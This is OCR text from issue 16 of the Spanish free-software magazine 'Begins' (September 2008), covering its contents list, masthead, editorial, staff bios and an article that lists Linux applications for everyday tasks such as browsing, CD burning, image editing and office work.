

Begins

Número 16
SEPTIEMBRE 2008

La Revista de Software Libre y Código Abierto



¿Qué se puede hacer en Linux?




Eventos




Saboreando OpenOffice.org 3





Crear tu servidor casero con no-ip.com e infinitum de Telmex con Debian Etch

Entendiendo Web Services con MonoDevelop II de IV



Ojo del Novato
Bluetooth

Inyección con ipw2200 sobre 2Wire de Telmex con wep de 64 bits



GRAILS: Framework para el desarrollo de aplicaciones web (Parte II)



MINIAPLICACIONES EN TU ESCRITORIO CON GDESKLETS



Editorial

Redacción

Rodrigo Ramírez decipher@linuxchillan.cl
Álex Sandoval Morales alexsandovalm@yahoo.com
Artz Neo artzneo@linuxmail.org
Dionisio Fernández dionisio@blackhole.cl
Jorge Forero Rodríguez jforero@mim.cl
Ricardo Gabriel Berlasso ricardo.berlasso@gmail.com
Mario González mgonzalez@mandriva.com
Esteban Saavedra López jesaavedra@opentelematics.org
Martín Márquez xomalli@gmail.com

Revisión y corrección

Luis Álvarez Alday luisalvarezalday@gmail.com
Guillermo Molleda gmolleda@us.es

Staff y Coordinación

Luis Álvarez Alday luisalvarezalday@gmail.com
Dionisio Fernández dionisio@blackhole.cl
Rodrigo Ramírez decipher@linuxchillan.cl
Álex Sandoval Morales alexsandovalm@yahoo.com
Guillermo Molleda gmolleda@us.es

Caricatura

Tomás Andrés Echeverri tomandech@gmail.com

Arte y Diseño

Álex Sandoval Morales
http://www.microteknologias.cl

Luis Álvarez Alday
http://www.muestrate.cl/



El nombre y logo de Begins son invención de Robin Osorio Adaptación: Luis Alvarez A.

Nueva edición y nuevos desafíos, el equipo de Begins está con sentimientos encontrados, por una parte felices de poder entregar una vez más el fruto de un grupo de amigos repartidos por todo el mundo que colaboran entregando su talento y buen ánimo generando contenidos para Begins, y por otra parte tristes porque un amigo y miembro del Equipo Begins nos deja, sus razones son válidas y las respetamos, pero eso no quita la pena y el vacío que deja nuestro querido amigo Oscar Calle (España), sabemos que en gran parte es consecuencia de todos nosotros, nuestros ritmos de trabajo y vida han cambiado, y eso nos ha llevado a reorganizar nuestros tiempos.

Estos cambios nos instan a seguir creciendo y nos llevan a solicitar nuevamente la ayuda de todos ustedes, nuestros lectores y colaboradores.


Amigo Oscar en nombre de todo el Equipo de Begins te agradecemos tooooooodos tus aportes a la revista, pero principalmente te agradecemos tu amistad. Sabemos que no es un “adiós” sino un “hasta luego”.

Saludos, linuxeros :D

Equipo de Begins




Equipo estable de Begins



Dionisio Fernández Mora

Nick: ZeRobLaCk

Ingeniero de Ejecución en Computación e Informática.
Co-Fundador de LinuxChillan.
Ubicación: Chillán, Chile.



Rodrigo Ramírez Norambuena

Nick: Decipher

Ingeniero de Ejecución en Computación e Informática.
Participa en LinuxChillan casi desde sus inicios.
Ubicación: Chillán, Chile.



Guillermo Molleda Jimena

Nick: Profe


Profesor en E.U. de Estudios Empresariales
Ubicación: Valladolid, España



Alex Sandoval Morales

Nick: DarkSoft

Programador computacional, administra un sitio web para promover Linux. (http://www.microteknologias.cl)
Ubicación: Peñalolén, Chile



Luis Alvarez Alday

Nick: Papeluis

Webmaster y Diseñador Gráfico amateur, administra el portal www.muestrate.cl
Ubicación: Normalmente en este planeta. Chillán

Begins es realizada enteramente con Software Libre

Maquetación y empaquetado PDF



Diseño 3D

blender version 2.44

Capturas de pantalla

KSnapshot



Ilustraciones y Diseño Vectorial



Retoque de imagen










Contenido

Destacado

Artículos

Secciones









¿Qué se puede hacer en Linux?

Podría parecer increible realizar esta pregunta en este tiempo, pero a pesar de toda la difusión que se da a Linux, aun existen personas que jamás han visto al sistema operativo del pingüino, y peor aún no saben que se puede hacer con él.

O, si lo conocieron se quedaron con una idea anticuada de un par de años atrás. Algunos erroneamente siguen pensando que Linux se controla a través de comandos en una misteriosa pantalla negra, o que para utilizarlo es necesario tener avanzados conocimientos de informática y de programación.

Curiosamente, parece haber una sensación entre el público no conocedor de este sistema operativo, de que una vez que lo instalen no van a encontrar la aplicación que necesitan. En realidad ocurre todo lo contrario: probablemente tengan dificultades para elegir una de las muchas opciones que pueden usar para resolver su problema, por ejemplo, si desean grabar un CD puden utilizar K3B, Brasero, Gnomebaker, Gtoaster, etc.

Si por algo se caracteriza Linux es por la gran cantidad de opciones en desarrollos software que existen para un gran número de tareas, de modo que la falta de aplicaciones no es un problema, desde luego. Lo que sí puede ocurrir es que ciertas tareas estén mejor resueltas en Windows o Mac OS X por la veteranía de los desarrolladores, e incluso puede haber aplicaciones a medida que no tengan su equivalente en el mundo Linux, pero en general si buscas, encontrarás una aplicación que te permita realizar la tarea necesaria. Al final del artículo se encuentra una lista de sitios que te permiten buscar e informarte sobre las aplicaciones de software libre.

A pesar de lo anterior, uno de los obstáculos cuando se migra de cualquier sistema operativo a otro, no es realmente el sistema operativo por si mismo, sino, que algunas de las aplicaciones que el usuario ha aprendido a utilizar por varios años y los archivos que ha producido con esas aplicaciones.

En el siguiente artículo, veremos que aplicaciones existen en Linux y que podemos utilizar para realizar nuestras labores diarias.


No será una lista exahustiva de todas las alternativas de software libre existentes, ya que sería un artículo demasiado extenso, pero permitirá al lector conocer algunas de ellas y tomar confianza en la decisión del cambio al nuevo sistema.

Empecemos con algo básico.


Navegar por Internet: **Firefox**, es la aplicación para realizar este rol que se instala predeterminadamente casi en todas las distribuciones Linux. Firefox es bueno en su trabajo, pero no es el único, existen otras alternativas más: **Konqueror**, **Epiphany**, **Galeón**, etc.



Extraer música: ¿Quien no ha necesitado alguna vez transferir las canciones de sus CDs de audio a su reproductor? Para ello, **Sound Juicer** es ideal para convertir las pistas de audio de nuestros CDs en archivos Ogg o MP3. Simplemente colocamos el CD, y presionamos el botón Extraer.




Editar audio: **Audacity**, aplicación libre con la cual podremos modificar nuestros archivos Wav, Mp3, etc. Es muy sencillo de utilizar y los resultados son estupendos.




Gestionar fotografías: **digiKam**, es un excelente programa que nos permite gestionar nuestras fotografias y cámaras digitales. El asistente detectará la cámara, y luego nos permite transferir las fotos desde la cámara al disco duro de una forma sencilla.




Quemado de CDs/DVDs: Señores, me saco el sombrero ante esta aplicación: **K3b**, el lider en grabación de CDs y DVDs en Linux, no tiene nada que envidiar al Nero de Winbugs, bueno tal vez su precio, ya que es gratuito, sin embargo es Libre. Otra alternativa es **Brasero**.




Editar imágenes: **GIMP**, excelente programa para creación y manipulación de imágenes, aunque su interfaz es un poco compleja al principio, cuando se familiariza con ella, se descubre toda la potencia de esta gran aplicación.




Respaldo de DVDs: **k9copy**, es una excelente herramienta que nos permite respaldar nuestros costosos DVDs de una forma sencilla; presionamos Abrir, buscamos el DVD y luego apretamos el botón Copia. Más simple, imposible.




Reproductor de vídeos: Esta debe ser una de las actividades que la mayoría de los usuarios más disfruta, y **MPlayer**, es un excelente reproductor de vídeos y películas qué utiliza muy pocos recursos del equipo. Sin embargo, no es el único y podemos encontrar otras alternativas como **VLC**, **Totem**, **Xine**, **Kaffeine**, y otras más.




Compartición de archivos P2P: **aMule**, nos permite descargar archivos compartidos desde Internet de la misma forma que si lo hiciéramos con programas como Ares. Nos conectamos a los servidores, clic en buscar lo que necesitamos y luego lo agregamos a la lista de descargas con un doble clic.




Visualización de archivos: **Okular**, es un visualizador universal de documentos PDF, Tiff, PostScript, DVI, XPS, ODF, etc. que hace su aparición con el nuevo escritorio KDE4.



Gestión de Proyectos: **Planner**, es un programa que permite crear planes para un proyecto y seguir su progreso, similar al privativo M$ Project. También se puede utilizar **Kplato** del conjunto Koffice, o **TaskJuggler**.




Ofimática: El máximo exponente en esta área es sin dudas el conjunto **OpenOffice.org**, que puede realizar las mismas funciones que su rival M$ Office, pero sin pagar de más.




OpenOffice.org **Writer** es el procesador de texto, equivalente a Word.

OpenOffice.org **Calc** nos permite crear planillas electrónicas u hojas de cálculo, al igual que Excel.



Con OpenOffice.org **Impress** podremos crear presentaciones de forma similar a Powerpoint.

Además de la ventaja de ser software libre, disponible gratuitamente, nos permite abrir los documentos y archivos creados por las aplicaciones de M$ Office sin problemas.




Otras alternativas son **Koffice**, conjunto de programas pertenenciente al entorno de escritorio KDE Y **GnomeOffice**, aunque en este caso es un conjunto un tanto inmaduro.

Finalmente, otra alternativa que esta basada en OpenOffice.org es la suite de IBM, **Lotus Symphony**. Disponible para descarga y de forma gratuita.

Mensajería Instántanea: La mensajería es otra de las funciones que buscan los usuarios para mantenerse en contacto con sus amistades y familiares. El programa **emesene**, es muy similar al MSN de Microsoft, aunque carece de algunas funciones. Otra opción es **Pidgin**.




Otra alternativa de mensajería instántanea es **Kopete**, muy similar al MSN de Microsoft.



Reproductor de Audio: Si deseas escuchar tu biblioteca musical sin muchas complicaciones, entonces **XMMS** es tu opción, y si estás familiarizado con Winamp, entonces estas de suerte, porque es muy similar a ese programa, incluso puedes utilizar los "skins" clásicos ya que son compatibles con XMMS.




Reproductor Multimedia: Si deseas más opciones al momento de gestionar tu biblioteca musical, Amarok es una excelente alternativa. También te puede interesar **Elisa**, **Exaile** y **Songbird**.




Capturar pantalla: Si deseas capturar la imagen que estás visualizando en la pantalla, **KSnapshot**, es la herramienta que necesitas. Esta herramienta libre es verdaderamente útil, y con más funciones que aventajan al uso de la tecla *Imp Pant* en Winbugs.



Transferencia de archivos: **FileZilla**, es un excelente programa para transferir archivos desde y hacia nuestro servidor ftp. Presenta dos paneles que permiten transferir información entre nuestro computador y el servidor ftp. Hay versiones disponibles para Linux y Windows.



